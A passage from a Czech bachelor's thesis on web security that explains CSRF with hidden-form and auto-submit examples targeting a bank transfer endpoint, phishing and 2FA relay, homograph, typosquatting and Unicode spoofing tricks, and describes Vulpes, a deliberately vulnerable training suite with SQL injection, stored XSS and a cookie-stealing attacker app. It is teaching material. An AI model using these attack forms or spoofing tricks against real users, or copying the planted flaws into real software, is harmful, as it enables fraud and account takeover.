Jelikož jsou požadavky `GET` primární metodou pro zisk informací, jsou předmětem mnoha optimalizací (Fielding a kol., 2022, 9.3.1). Jednou z nich je tzv. *prefetching* – prohlížeče si mohou předem stáhnout stránky, které uživatel ještě nenavštívil. V případě, že právě zobrazovaná stránka obsahuje odkazy, prohlížeč si je může „rozkliknout“, metodou `GET` stáhnout a uložit do paměti. Pokud uživatel na některý z daných odkazů klikne, prohlížeč už požadavek znovu neopakuje, ale ihned zobrazí uloženou odpověď.

Požadavky `GET` také mohou být *cachovány* – uloženy do mezipaměti (Fielding a kol., 2022, 9.3.1). Při zopakování požadavku na stejnou adresu pak prohlížeč nemusí odeslat požadavek na server, ale může zobrazit již uloženou odpověď.

Může se tedy stát, že je požadavek proveden, když být proveden neměl, nebo se naopak nevykoná, i když by měl. Asi si dovedeme představit, k jak velkým problémům by toto mohlo vést v případě bankovní aplikace.

6.4 Zachrání nás metoda POST?

V případě požadavku `POST` už nejsme schopni škodlivý odkaz schovat do odkazu (`<a></a>`) nebo obrázku (`<img>`). Požadavky `POST` se však vykonávají při odeslání formuláře, které můžeme v HTML vytvořit pomocí tagu `<form></form>`.

```
<form action="http://bank.com/transfer" method="POST">
    <input type="hidden" name="to" value="ATTACKER">
    <input type="hidden" name="amount" value="1000000">
    <input type="submit" value="Click here to win a million dollars!">
</form>
```

Vstupní pole formuláře jsou skryta pomocí atributu `type="hidden"`. Uživateli je tak zobrazeno pouze tlačítko s textem „Click here to win a million dollars!“. Po stisknutí tlačítka prohlížeč odešle požadavek `POST` na adresu `http://bank.com/transfer`. Bohužel ale ani u požadavků `POST` není zapotřebí interakce s uživatelem. Pomocí JavaScriptu můžeme formulář odeslat automaticky, jakmile se stránka načte.

```
<script>
    window.onload = () => {
        document.forms[0].submit();
    };
</script>
```

Požadavek na převod peněz bychom ani nemuseli schovávat do formulářů, stačilo by ho provést pomocí JavaScriptu.

```
<script>
    fetch("http://bank.com/transfer", {
        method: "POST",
        body: { to: "ATTACKER", amount: 1000000 }
    });
</script>
```

Tento požadavek se naštěstí při výchozím nastavení serveru nevykoná díky *Same-Origin Policy* implementované v prohlížečích. Jelikož tento skript pochází z jiné domény, než na které se nachází bankovní aplikace, prohlížeč nepovolí odeslání požadavku. Výjimkou by samozřejmě bylo, pokud by bankovní aplikace na svém serveru povolila CORS, což je však velmi nepravděpodobné.

6.5 Jak se bránit CSRF?

V předchozí sekci jsme si ukázali, jak zabránit požadavkům přicházejícím z jiných domén. Řešením bylo nepovolovat CORS, což ale zabrání pouze požadavkům iniciovaným ze skriptů. Odeslání formuláře je stále možné, a to i bez interakce s uživatelem. Ukažme si několik preventivních metod vybraných z práce nadace OWASP (CheatSheets Series Team, 2021).

Nejpoužívanějším řešením je použití náhodně vygenerovaného řetězce, tzv. *CSRF tokenu*. Ten by měl být přo každou relaci uživatele unikátní a dostatečně dlouhý a náhodný, aby nebylo možné jej uhodnout. Často se k jeho generování používá identifikátor uživatele a aktuální čas. Server si po přihlášení uživatele token vygeneruje a uloží si ho k jeho relaci. Potom ho přidá do všech formulářů jako skryté vstupní pole. Při odeslání formuláře se *CSRF token* odešle spolu s ostatními daty, načež server ověří, že token odpovídá tomu dříve vygenerovanému.

Silnější ochrany se dá docílit vygenerováním zvláštního *CSRF tokenu* pro každý formulář na stránce. Další možností je omezit platnost *CSRF tokenu* z doby trvání relace na dobu trvání jednoho požadavku. To však může mít za následek problémy s návratem na stránky navštívené předchozími požadavky.

Jiné způsoby prevence CSRF zahrnují použití druhé, ověřovací *cookie* (*Double Submit Cookie*) nebo přidání atributu `SameSite=Strict` k *Session ID*, čímž se sice zamezí odeslání *cookies* na jinou doménu, může to však mít dopad na funkcionalitu aplikace.

7. Newebové útoky

7.1 Sociální inženýrství

Sociální inženýrství je technika manipulace a ovlivňování lidí, při které se útočník snaží získat od oběti její citlivé informace. Spoléhá na přirozenou lidskou nápomocnost, důvěru v ostatní a strach z potenciálních problémů. Dostatečně trpělivý útočník se těchto vlastností pokusí zneužít a přesvědčit oběť, aby mu citlivé informace poskytla sama (Sadiku a kol., 2016). Ačkoliv se nejedná o technickou zranitelnost, považuji za vhodné ji zmínit.

7.2 Phishing

Phishing je podvodná technika založená na zasílání zpráv přes email či jinou sociální sít. Zprávy mohou mít mnoho podob, všechny ale mají jeden společný cíl. Tím je zneužití důvěry uživatele k získání jeho citlivých informací. V typickém případě si útočník vybere jednu známou webovou aplikaci, kterou bude imitovat. Do podvodné zprávy přidá odkaz vedoucí na útočníkův web, na který se svou oběť pokusí přimět kliknout.

Na útočníkově webové stránce se pak může nacházet například napodobenina přihlašovací stránky. Při zadávání přihlašovacích údajů se uživatel domnívá, že se přihlašuje do opravdové aplikace. mezitím se ale tyto údaje odesílají útočníkovi, který je potom může zneužít.

Možnost tohoto útoku mohou služby částečně limitovat tím, že zavedou dvoufázové ověřování. Dvoufázové ověřování (Two-factor authentication, 2FA) je technika, která kromě přihlašovacího jména a hesla vyžaduje ještě nějaký další údaj. Tím je typicky ověřovací kód, který je přihlašujícímu se uživateli zaslán e-mailem nebo SMS zprávou, případně vygenerován mobilní aplikací.

I přes toto opatření je ale možné útok provést. Útočníkovi stačí naprogramovat webovou aplikaci, která se po zadání přihlašovacích údajů zkusí přihlásit na skutečnou službu, a vyžádá si od uživatele ověřovací kód. Tomu mezitím ověřovací kód přijde, útočníkovi ho poskytne a ten ho potom přepošle skutečné službě, čímž se úspěšně přihlásí. Tomuto se služby snaží zamezit tím, že společně s ověřovacím kódem uživateli zobrazí i lokaci IP adresy, ze které proběhl pokus o přihlášení.

Tento princip odposlouchávání a přeposílání informací mezi uživatelem a serverem se nazývá Man in the Middle Attack.

7.3 Homografový útok

Homografový útok je označení pro praktiku, při které se útočník snaží využít podobnosti různých znaků. Útočník si vybere stránku, kterou bude chtít napodobit, v jejím doménovém jméně nahradí některá pismena jim podobnými znaky (homoglyfy), a takto vzniklou doménu si zaregistruje. Tím může velmi zvě-

rohodnit phishingový útok, protože kromě vizuální podobnosti webové stránky bude také velmi věrohodně vypadat i odkaz, který oběť rozklikne. Ukažme si pár příkladů toho, do jaké míry může být útočníkův podvrh věrohodný.

Doménové jméno `gitlab.com` můžeme napodobit jako `git1ab.com` – zaměnili jsme písmeno `l` za číslici `1`. Adresu `mff.cuni.cz` můžeme napodobit pomocí `rnff.cuni.cz` – tentokrát jsme zaměnili písmeno `m` za dvojici písmen `r` a `n`. Podobná si také jsou velké písmeno `O` a nula `0` nebo velké písmeno `I` a malé písmeno `l`. V URL se ale používají spíše malá písmena, velké O nebo I v URL najdeme jen zřídka.

7.4 Internationalized Domain Names

Jaké znaky vůbec může doménové jméno obsahovat? Nejspíše nás napadne, že se v něm mohou vyskytovat písmena anglické abecedy, číslice a pomlčka, tedy znaky z podmnožiny sady ASCII. Zvykli jsme si, že písmena s diakritikou jsou nahrazena znaky bez háčků a čárek. Příkladem může být například Česká pošta s registrovanou doménou `ceskaposta.cz`.

Diakritiku by však mohlo obsahovat i samotné doménové jméno. Teoreticky to umožňuje systém Internationalized Domain Name (IDN), který povoluje použití znaků nepatřících do ASCII v doménových jménech (Fältström a Hoffman, 2003). Speciální znaky v takových doménách jsou pomocí algoritmů Nameprep a Punycode převedeny do několika znaků anglické abecedy. Pro ukázku – převod domény `www.háčkyčárky.cz` skončí takto: `www.xn--hkyrky-ptac70bc.cz/`.

Ačkoliv je systém IDN již dlouhou dobu připraven, jeho využití závisí na rozhodnutí správců domén nejvyššího řádu. Například v České republice registrace domén s diakritikou zatím kvůli nedostatečnému zájmu nebyla umožněna (CZ.NIC, 2023). Po spuštění IDN pro českou doménu `.cz` by bylo možné registrovat třeba doménu `českápošta.cz`. Evropská doména `.eu` IDN podporuje, což však může způsobit další problémy.

7.5 IDN homografový útok

Pojďme si ukázat ještě pár příkladů využívajících národní znaky, konkrétně znaky cyrilice. V řetězci `gitlab.com` jsme cyrilici místo latiky použili u písmene `a`, v adrese `mff.cuni.cz` jsou vyměněna písmena `i` a `c`. Cyrilice obsahuje přes 10 znaků, které jsou velmi podobné znakům latinky. Pro zmatení uživatelů ale nemusí být použita jen ona, dalších možností je spousta.

Toto se správce evropské domény `.eu` snaží řešit seskupením vizuálně podobných doménových jmen do tzv. *Homoglyph bundle* (EURid, 2023). Z jednoho takového balíčku domén je umožněna pouze první registrace, ostatní domény ze skupiny budou blokovány. Seznam zaměnitelných znaků, kterým je doporučeno se řídit, je zmíněn v práci (Davis a Suignard, 2022).

7.6 Typosquatting

Typosquatting je technika, při které se útočník snaží využít chyby uživatele při zadávání doménového jména. Narozdíl od homografového útoku ale útočník odkaz na svou doménu sám nešíří. Namísto toho čeká, až uživatel sám nesprávnou URL navštíví. Tento útok se dá provést několika způsoby.

Prvním z nich je registrace doménového jména s překlepem – například registrace domény `github.com` místo `github.com`. Tomuto útoku na úspěšnosti dost pomůže, pokud je nové písmeno k původnímu blízko na klávesnici, případně když jsou písmena pouze prohozena – `giltab.com` místo `gitlab.com`. Druhým případem je registrace domény se stejným názvem, ale jinou koncovkou – `.net` místo `.com`. Pokud koncovku uživatel zadává ručne z paměti a splete se, může po zobrazení vizuálně podobné stránky nabýt dojmu, že se trefil.

Ve chvíli, kdy uživatel útočníkovu stránku navštíví, už může útok pokračovat již zmíněnými způsoby.

7.7 Unicode

Základní sada ASCII znaků je pro většinu jazyků nedostačující. V dnešní době se proto používá sada Unicode, která obsahuje například česká písmena s diakritikou, azbuku, čínskou abecedu a mnoho dalších. Součástí sady jsou kromě písmen také různé symboly, smajlíky, ale i další číslice.

Když si na tento fakt nebudeme dávat pozor při implementaci aplikace, můžeme se dostat do problémů. Příkladem by mohla být rezervace uživatelských jmen `admin0` až `admin9` pro administrátory v domění, že 0–9 jsou jediné znaky považované za číslice. Pokud následnou autorizaci uživatelů přenecháme knihovně, která pouze ověří tvar uživatelského jména `adminX`, kde `X` je číslice, mohlo by se k administrátorským právům dostat mnohem více lidí než deset.

Knihovna by se totiž nejspíše pouze podívala na to, do jaké kategorie znaků patří `X`. V sadě znaků Unicode však do kategorie číslic patří mnohem více znaků než jen 0–9. Jednou takovou skupinou znaků jsou například znaky *Fullwidth Digit Zero* až *Fullwidth Digit Nine*, útočník by si mohl zaregistrovat třeba účet `admin0` a přihlásit se jako administrátor.

7.8 Syntax spoofing

(Davis a Suignard, 2014, 2.6) jako další způsob obelhání uživatele uvádějí *syntax spoofing*. Tento útok je typem homografového útoku, při kterém se útočník snaží napodobit syntaxi URL. Využívá znaky Unicode, které jsou vizuálně podobné klíčovým znakům URL. Mezi takové patří například znaky *Fraction Slash* podobný lomítku `/`, *Small Question Mark* podobný otazníku `?` nebo *One Dot Leader* podobný tečce `..`

Ukažme si několik příkladů využívajících těchto znaků, u kterých bychom se mohli domnívat, že vedou na stránku `http://example.com`, místo toho by nás však zavedly na poddomény `evil.com`.

```
http://example.com/sub.evil.com
http://example.com?sub.evil.com
http://example.com.sub.evil.com
```

Některé znaky zneužitelné pro *syntax spoofing* jsou naštěstí v URL zakázány (například *One Dot Leader*), jiné se však v URL používat mohou. Na ně je třeba si dávat pozor.

K obelhání uživatele není ani potřeba speciálních znaků Unicode. Neznalý uživatel si nemusí uvědomit, že dvě pomlčky `--` neukončují doménovou část URL, a může se nechat zlákat na stránku `http://example.com--sub.evil.com`.

(Davis a Suignard, 2014, 2.6) zmiňují jako možný způsob ochrany před těmito útoky vizuální odlišení doménové části URL. Toto řešení by musely implementovat jednotlivé prohlížeče například v adresní řádce. Útočníkova URL se by potom mohla vypadat třeba takto: `http://example.com/sub.evil.com`, zatímco legitimní URL, kterou si pravděpodobně oběť myslela, že navštěvuje, například takto: `http://example.com/sub.evil.com`.

S touto kategorií útoků souvisí i *Numeric spoofing*, při kterém útočník napodobuje čísla. Některé číslice v sadě Unicode mohou být vizuálně podobné jiným a dokonce mít i jinou hodnotu. Takovými jsou například bengálské číslice *Bengali Digit Four* a *Bengali Digit Seven*, jenž jsou velmi podobné číslicím `8` a `9` (Davis a Suignard, 2014, 2.7)

7.9 Prevence

Davis a Suignard (2014) také uvádí několik doporučení, jak se proti těmto útokům bránit. Obecnou radou je být při práci se speciálními znaky spíše konzervativní a jejich použití omezit. Shrňme si některé další.

Vývojářům se doporučuje ověřovat přítomnost znaků Unicode v textech, které uživatel zadává, a případně je odmítnout. Doporučuje se k použití na stránkách vybrat taková písma, ve kterých jsou jednotlivé symboly dobře rozlišitelné. V případě, že písmo nějaký symbol neobsahuje, by tento znak neměl být nahrazen jiným, ani by neměl být vynechán, ale zobrazen jako prázdný symbol. Při výběru velikosti písma by měli vývojáři dbát na to, aby se rozdíly mezi jednotlivými znaky daly rozpoznat.

8. Vulpes

8.1 Úvod

Praktickou složkou této bakalářské práce je projekt Vulnerability Presentation Server (Vulpes), který vznikal ve spolupráci se společností CZ.NIC. Jedná se o soubor několika webových aplikací, ve kterých jsou za demonstračními účely záměrně ponechány zranitelnosti zmíněné v tomto textu. Jeho nedílnou součástí je také jejich praktická ukázka. Za tímto účelem je připraveno několik cvičení provázejících uživatele jednotlivými útoky. Dostupná jsou na hlavní stránce projektu.

8.2 Technologie

Projekt je primárně napsán v jazyce Python. Pro serverovou část aplikací byl proto zvolen framework Flask. Strana klienta je tvořena pomocí šablon Jinja, které jsou na serveru plněny daty a odesílány.

Pro ukládání dat byla původně zvolena databáze PostgreSQL, postupem času k ní byla přidána databáze SQLite. Výběr toho, který databázový systém se použije, závisí na způsobu spuštění projektu. První možností je spuštění projektu přes Docker Compose, v takovém případě je využito PostgreSQL, druhou možností je spustit projekt startovacím skriptem využívajícím `gevent`, pak je použita SQLite. Pro zjednodušení práce s databázemi a kvůli limitaci problémů s více databázovými systémy bylo využito s ORM SQLAlchemy.

Přihlašování a autentizace uživatelů je řešena za pomoci knihovny Flask-Login. Práci s formuláři zjednodušuje knihovna Flask-WTForms. V případech, kdy bylo zapotřebí povolit Cross-Origin Resource Sharing (CORS), byla použita knihovna Flask-CORS.

Jelikož mají aplikace sloužit primárně k demonstraci zranitelností, nebyl příliš kladen důraz na jejich vzhled, ale na funkčnost. Ke grafické úpravě byly z toho důvodu použity pouze základní CSS. Pro interaktivní prvky byl zvolen JavaScript s knihovnou jQuery.

8.3 Aplikace

8.3.1 Mail

První implementovanou aplikací byla aplikace Vulpes Mail. Ta má simulovat e-mailového klienta, který umožňuje uživatelům zasílat a přijímat zprávy. Ve skutečnosti však o plnohodnotného e-mailového klienta nejde, aplikace pouze přijímá a zobrazuje zprávy, které si v textové podobě ukládá do databáze. Není přes ní možné posílat přílohy, neumí zprávy pomocí elementů HTML a CSS graficky upravovat.

Aplikace umožňuje vytvoření nového účtu, přihlášení a odhlášení. Uživatelé přes ni mohou zasílat zprávy ostatním lidem, kteří jsou také registrovaní v aplikaci. Zprávy obsahují předmět a tělo, jako v klasickém e-mailu. Je možné si zobrazit seznam všech přijatých zpráv, seznam všech odeslaných zpráv a detail konkrétní zprávy.

Aplikace sice nepodporuje grafickou úpravu zpráv, zato však umí z textu obsahujícího URL udělat klikatelný odkaz. Tuto funkcionalitu obsahuje především z toho důvodu, že jí disponují skutečné e-mailové klienty. Kdyby chyběla, byl by uživatel nucen ručně kopírovat URL a vkládat jej do adresního řádku prohlížeče, což by ztížilo postup cvičením Phishing. Absence této funkce v reálném světě by však pravděpodobně vedla k tomu, že by úspěšně dokončených útoků typu Phishing bylo méně.

Jak už je asi zřejmé, tuto aplikaci využívá Vulpes Attacker pro rozesílání phishingových zpráv. V aplikaci také není implementován žádný způsob ochrany proti CSRF, je tedy vůči těmto útokům zranitelná. Toho je využito ve cvičení Cross-Site Request Forgery (CSRF). Další zranitelnosti by se v aplikaci vyskytovat neměly.

8.3.2 Chat

Druhou aplikací je Vulpes Chat. Ta představuje chatovací aplikaci umožňující vzájemnou komunikaci mezi uživateli. Komunikace probíhá v reálném čase, odeslané zprávy se příjemci zobrazí hned po jejich přijetí. K tomu byla využita knihovna Flask-SocketIO.

Uživatelům je opět umožněno vytvoření nového účtu, přihlášení a odhlášení. Po přihlášení je uživateli zobrazen po levé straně seznam jeho kontaktů a uprostřed stránky aktuálně otevřená konverzace. Kliknutím na kontakt v seznamu se otevře konverzace s tímto uživatelem. V pravé části stránky se nachází panel pro vyhledávání zpráv v konverzaci.

Právě toto vyhledávací pole představuje zranitelnost aplikace. Zadaný výraz pro vyhledání mezi zprávami je totiž bez ošetření vložen do SQL dotazu. Kvůli omezení rozsahu této zranitelnosti byl ručně zkonstruován pouze tento dotaz pro vyhledávání. Ostatní interakce s databází probíhají přes knihovnu SQLAlchemy.

Za účelem demonstrace útoku SQL Injection jsou v aplikaci při prvním spuštění vytvořeny dva uživatelské účty Alice a Boba. Vytvořena je také konverzace mezi těmito dvěma uživateli, která obsahuje několik zpráv. Ve cvičení o SQL Injection je cílem získat informace z těchto zpráv. Dalšími předvytvořenými účty jsou `admin0` až `admin9`, které nově registrovaným uživatelům zasílají uvítací zprávu.

Aplikace však umožňuje použití znaků Unicode v uživatelském jméně a navíc autorizuje administrátory pouze na základě toho, zda je jejich jméno ve tvaru `adminX`, kde `X` je číslice. Toho je využito ve cvičení Unicode, po jehož splnění je možné získat přístup k administrátorské stránce. Na té je možné si prohlédnout databázové schéma, které je zase využito ve druhém cvičení SQL Injection. V něm je cílem získat přihlašovací údaje k účtům Alice a Boba. Aplikace si totiž ukládá hesla v čistě textové podobě.

8.3.3 Shop

Třetí v řadě aplikací je Vulpes Shop, která simuluje jednoduchý internetový obchod. Aplikace nezahrnuje platby, nákupní proces končí vytvořením objednávky. V aplikaci jsou předvytvořeny tři produkty – donut, cookie a eclair. Uživatelům je umožněno prohlížet produkty a přidávat k nim textové recenze.

Samozřejmostí je možnost vytvoření nového účtu, přihlášení a odhlášení. Po přihlášení je zpřístupněna funkcionalita přidávání produktů do košíku, prohlížení košíku, upravování jeho obsahu a vytváření objednávek. Přihlášenní uživatelé si také mohou uložit své osobní údaje, které jsou předvyplněny při vytváření objednávky.

Aplikace je zranitelná útokem XSS. Právě zmiňované pole pro přidávání komentářů nekontroluje uživatelský vstup. Zadaná data ihned vloží do stránky a zároveň je odešle na server pro uložení do databáze. Tím je útočníkovi umožněno provést Stored XSS útok. Této zranitelnosti se využívá ve cvičeních XSS a Session hijacking.

8.3.4 Attacker

Vulpes Attacker je aplikací, která zneužívá zranitelností ostatních a útočí na ně. Přes aplikaci Vulpes Mail rozesílá jejím uživatelům phishingové zprávy, ve kterých je odkaz na falešnou přihlašovací stránku. Všechny tímto způsobem ukradené přihlašovací údaje poté zobrazuje na své stránce Phishing.

Přes aplikaci Vulpes Mail také uživatelům rozesílá zprávy obsahující odkaz na výherní stránku smyšlené loterie. Na té se dá najít tlačítko pro vyzvednutí výhry. To je však ve skutečnosti součástí formuláře se skrytými poli, který vede do aplikace Vulpes Mail. Ta je – jak už víme – zranitelná útokem CSRF, přijatý požadavek `POST` tak způsobí, že právě přihlášený uživatel odešle útočníkovi zprávu.

Aby to nebylo vše, tak Vulpes Attacker útočí i na aplikaci e-shopu. Při prvním navštívení seznamu ukradených cookies přidá ke dvěma produktům recenzi obsahující tzv. *Cookie grabber*. K produktu `Cupcake` umístí skript, který odesílá *SessionID* uživatele na její server. Tam je *SessionID* uloženo a zobrazováno na stránce Session Hijacking. Poté je ho využito ve cvičení Session Hijacking k provedení akcí jménem onoho uživatele. K produktu `Eclair` umístí Vulpes Attacker skript, který *SessionID* uživatele odešle na jeho server, místo uložení s ní však rovnou provede objednání produktu.

8.3.5 Index

Aplikace Vulpes Index slouží jako vstupní bod do celého projektu. Obsahuje úvodní stránku se stručným popisem projektu, seznamem všech aplikací a odkazy na jejich stránky. V této aplikaci se nachází i stránky popisující zranitelnosti tak, jak byly zmíněny v této práci. Dále jsou zde stránky s návody k jednotlivým cvičením, díky kterým si uživatelé tyto zranitelnosti mohou sami vyzkoušet. Jednotlivá cvičení si popíšeme nyní.

8.4 Cvičení

8.4.1 Newebové zranitelnosti

Cvičení Phishing provede uživatele krok za krokem phishingovým útokem. Po vytvoření účtu v aplikaci Vulpes Mail mu aplikace Attacker pošle zprávu s nabídkou vylepšení účtu. V případě rozkliknutí odkazu ve zprávě se uživatel dostane na stránku, která vypadá jako přihlašovací stránka mailové aplikace. Pokud zadá přihlašovací údaje, aplikace Attacker si je uloží do databáze a přesměruje požadavek na aplikaci Vulpes Mail, čímž uživatele přihlásí.

Cvičení Unicode uživatele provede vytvořením účtu v aplikaci Vulpes Chat. Následně ho upozorní na její potenciální zranitelnost – autorizaci účtů pouze na základě uživatelského jména. Nakonec navede uživatele k vytvoření administrátorského účtu. Ten díky tomu získá přístup na administrátorskou stránku aplikace, kde se například dočte, jaké má databáze schéma. Této znalosti potom může zneužít ve 2. cvičení o SQL Injection.

8.4.2 SQL Injection

První cvičení SQL OR Injection uživatele provede vytvořením účtu v aplikaci Vulpes Chat, zahájením konverzace a provedením jednoduchého útoku. V aplikaci jsou předvytvořené dva účty Alice a Bob. Uživatel má za úkol zjistit informaci z konverzace mezi těmito dvěma účty.

Druhé cvičení SQL UNION SELECT Injection využije znalost databázového schématu získaného ve cvičení Unicode. Uživatel je zaúkolován získáním přihlašovacích údajů účtů Alice a Boba. Tato data jsou uložena v jiné tabulce než konverzace, proto je nutné použít UNION SELECT.

8.4.3 Cross-Site Scripting

Cvičení Cross-Site Scripting ukáže uživateli, jak k produktu v aplikaci Vulpes Shop přidat recenzi obsahující JavaScript. Cílem tohoto cvičení je pouze vsunutí skriptu, který zobrazí vyskakovací okno s libovolným textem. Také uživateli vysvětluje, kdy se vsunutý kód spouští.

Cvičení Session Hijacking ukáže uživateli, že skript vložený do recenze může být mnohem nebezpečnější. Navede ho na stránku obsahující *Cookie grabber*, ukradenou *Session ID cookie* mu pak ukáže v aplikaci Attacker. Stránka aplikace Attacker pak obsahuje několik tlačítek, kterými se spustí nechtěné akce v aplikaci Vulpes Shop. *Cookie grabber* u druhého produktu nevyžaduje žádnou interakci s uživatelem, rovnou mu vloží produkty do košíku a objednávku odešle.

8.4.4 Cross-Site Request Forgery

Cvičení CSRF je velmi podobné cvičení Phishing. Uživateli do aplikace Vulpes Mail přijde zpráva oznamující výhru v loterii. Zpráva obsahuje odkaz na stránku, kde je možné si výhru vyzvednout. Nachází se na ní ale formulář se skrytými poli

obsahujícími mailovou zprávu. Tlačítko „Claim prize“ tedy místo zisku výhry pošle zprávu jménem uživatele.

8.5 Struktura projektu

Kořenový adresář obsahuje složky jednotlivých aplikací (`mail`, `chat`, `shop`, `attacker`, `index`) a soubory společné pro všechny aplikace. V `requirements.txt` se nachází seznam všech závislostí projektu.

Dále je v něm složka `nginx` obsahující konfigurační soubory pro server Nginx a soubor `docker-compose.yml`. Tyto jsou využité v případě spuštění projektu pomocí Dockeru. Skript `run.py` slouží ke spuštění projektu bez použití Dockeru.

Soubor `linting-requirements.txt` obsahuje závislosi nástrojů kontrolujících kvalitu kódu, společně se souborem `.gitlab-ci.yml` jsou určeny pro Gitlab CI. Nakonec `README.md` obsahuje základní informace o projektu.

Struktura jednotlivých adresářů aplikací se může lišit v závislosti na její struktuře a obsáhlosti jejího kódu. Všechny ale obsahují skript `app.py` pro spuštění samotné aplikace, `Dockerfile` pro sestavení kontejneru Dockeru, soubor `requirements.txt` se závislostmi pouze daného programu a složku `project`, ve které je samotná aplikace.

Ta je složena ze vstupního skriptu `__init__.py`, který vytváří instanci aplikace a nastavuje její konfiguraci, souboru `database.py` obsahujícího definici a inicializaci databáze, souboru `forms.py` obsahujícího definici formulářů a souboru `routes.py` obsahujícího definici jednotlivých cest aplikace. U velkých aplikací jsou jednotlivé cesty rozděleny do více souborů podle jejich funkce.

Adresáře `static` a `templates` obsahují statické soubory a šablony aplikace.

8.6 Spuštění

Aplikace lze spustit pomocí připraveného startovacího skriptu `run.py`. Doporučujeme si pro projekt pomocí modulu `venv` vytvořit virtuální prostředí.

```
python3 -m venv venv  # vytvoření
source venv/bin/activate  # aktivace

pip install -r requirements.txt  # instalace závislostí
python3 run.py  # spuštění projektu
```

Projekt je také možné spustit pomocí nástroje Docker Compose, ten si závislosti nainstaluje sám.

```
docker compose up  # spuštění projektu
```

Jednotlivé aplikace jsou poté dostupné na adresách:

- Mail – `http://localhost:5001/`
- Chat – `http://localhost:5002/`
- Shop – `http://localhost:5003/`
- Attacker – `http://localhost:5004/`

a úvodní aplikace projektu na adrese:

- `http://localhost:5000/`

Závěr

V této práci jsme si představili základní koncepty fungování webových aplikací a internetu obecně. Ukázali jsme si, jak funguje komunikace mezi klientem a serverem a jak se v ní uplatňují protokoly HTTP a HTTPS. Popsali jsme si vybrané zranitelnosti webových aplikací a ukázali si, jak se jim můžeme bránit.

Popsaných zranitelností ale existuje mnohem více a neustále se objevují nové. Je proto důležité být neustále ve střehu a nad bezpečností aplikací přemýšlet.

Seznam použité literatury

Berners-Lee, T., Fielding, R. T. a Masinter, L. M. (2005). Uniform Resource Identifier (URI): Generic Syntax. RFC 3986. URL https://www.rfc-editor.org/info/rfc3986.

Canadian Internet Registration Authority (2008). Canadian Presence Requirements for Registrants. URL https://static.cira.ca/policy/canadian-presence-requirements-for-registrants.pdf.

CheatSheets Series Team (2021). Cross-Site Request Forgery Prevention Cheat Sheet. online [cit. 2023-06-25]. URL https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html. Dostupné z archivu: https://web.archive.org/web/20230620085749/https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html.

CZ.NIC (2018). Pravidla registrace jmen domén v ccTLD .cz. URL https://www.nic.cz/files/documents/20180525_Pravidla_registrace_CZ_final.pdf.

CZ.NIC (2023). IDN - Internationalized Domain Names. online [cit. 2023-06-28]. URL https://h%C3%A1%C4%8Dky%C4%8D%C3%A1rky.cz. Dostupné z archivu: https://web.archive.org/web/20230531183754/https://h%C3%A1%C4%8Dky%C4%8D%C3%A1rky.cz/.

Das, A., Bonneau, J., Caesar, M., Borisov, N. a Wang, X. (2014). The Tangled Web of Password Reuse. In *21st Annual Network and Distributed System Security Symposium, NDSS 2014, San Diego, California, USA, February 23-26, 2014*. The Internet Society. URL https://www.ndss-symposium.org/ndss2014/tangled-web-password-reuse.

Davis, M. a Suignard, M. (2014). Unicode Security Considerations. Technical report, The Unicode Consortium. URL https://www.unicode.org/reports/tr36/tr36-15.html.

Davis, M. a Suignard, M. (2022). Unicode Security Mechanisms. Technical report, The Unicode Consortium. URL https://www.unicode.org/reports/tr39/tr39-26.html.

EURid (2023). Domain names with special characters (idns). online [cit. 2023-06-28]. URL https://eurid.eu/en/register-a-eu-domain/domain-names-with-special-characters-idns/. Dostupné z archivu: https://web.archive.org/web/20230627235427/https://eurid.eu/en/register-a-eu-domain/domain-names-with-special-characters-idns/.

Fielding, R. T., Nottingham, M. a Reschke, J. (2022). HTTP Semantics. RFC 9110. URL https://www.rfc-editor.org/info/rfc9110.

Fältström, P. a Hoffman, P. E. (2003). Internationalizing Domain Names in Applications (IDNA). RFC 3490. URL https://www.rfc-editor.org/info/rfc3490.

Mozilla (2023a). HTTP Cookies. online [cit. 2023-07-05]. URL https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies. Dostupné z archivu: https://web.archive.org/web/20230701223634/https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies.

Mozilla (2023b). World Wide Web. online [cit. 2023-06-25]. URL https://developer.mozilla.org/en-US/docs/Glossary/World_Wide_Web. Dostupné z archivu: https://web.archive.org/web/20230607092931/https://developer.mozilla.org/en-US/docs/Glossary/World_Wide_Web.

Mozilla Foundation (2022). Public Suffix List. online [cit. 2023-07-06]. URL https://publicsuffix.org/. Dostupné z archivu: https://web.archive.org/web/20230626052728/https://publicsuffix.org/.

Rescorla, E. (2018). The Transport Layer Security (TLS) Protocol Version 1.3. RFC 8446. URL https://www.rfc-editor.org/info/rfc8446.

Sadiku, M. N., Shadare, A. E. a Musa, S. M. (2016). Social engineering: An introduction. *Journal of Scientific and Engineering Research*, **3**(3), 64–66. URL https://jsaer.com/archive/volume-3-issue-3-2016/.

Sitnick, K. a OWASP Community (2022). Cross Site Scripting (XSS). online [cit. 2023-06-25]. URL https://owasp.org/www-community/attacks/xss/. Dostupné z archivu: https://web.archive.org/web/20230621141830/https://owasp.org/www-community/attacks/xss/.

Sitnick, K. a OWASP Community (2023). Cross Site Request Forgery (CSRF). online [cit. 2023-06-25]. URL https://owasp.org/www-community/attacks/csrf. Dostupné z archivu: https://web.archive.org/web/20230521093708/https://owasp.org/www-community/attacks/csrf.

SK-NIC (2023). *Pravidlá poskytovania domén v doméne najvyššej úrovne .sk*. URL https://sk-nic.sk/wp-content/uploads/dokumenty/Pravidla_2023_06_01_final.pdf.

Stevens, M. M. J. (2007). On Collisions For MD5. Master's thesis, Eindhoven University of Technology.

van der Stock, A., Glas, B., Smithline, N. a Gigler, T. (2023). OWASP Top Ten. online [cit. 2023-06-23]. URL https://owasp.org/www-project-top-ten/. Dostupné z archivu: https://web.archive.org/web/20230622215611/https://owasp.org/www-project-top-ten/.

WHATWG (2023a). Fetch Living Standard. online [cit. 2023-07-05]. URL https://fetch.spec.whatwg.org/. Dostupné z archivu: https://web.archive.org/web/20230703104333/https://fetch.spec.whatwg.org/.

WHATWG (2023b). HTML Living Standard. online [cit. 2023-07-04]. URL https://html.spec.whatwg.org/. Dostupné z archivu: https://web.archive.org/web/20230701224301/https://html.spec.whatwg.org/.

Zang, Y. (2019). Rainbow Tables. URL https://umm-csci.github.io/senior-seminar/seminars/fall2019/zang.pdf.

Seznam použitých zkratek

CA Certificate Authority 16, 17

CORS Cross-Origin Resource Sharing 17, 18, 31, 36, 41

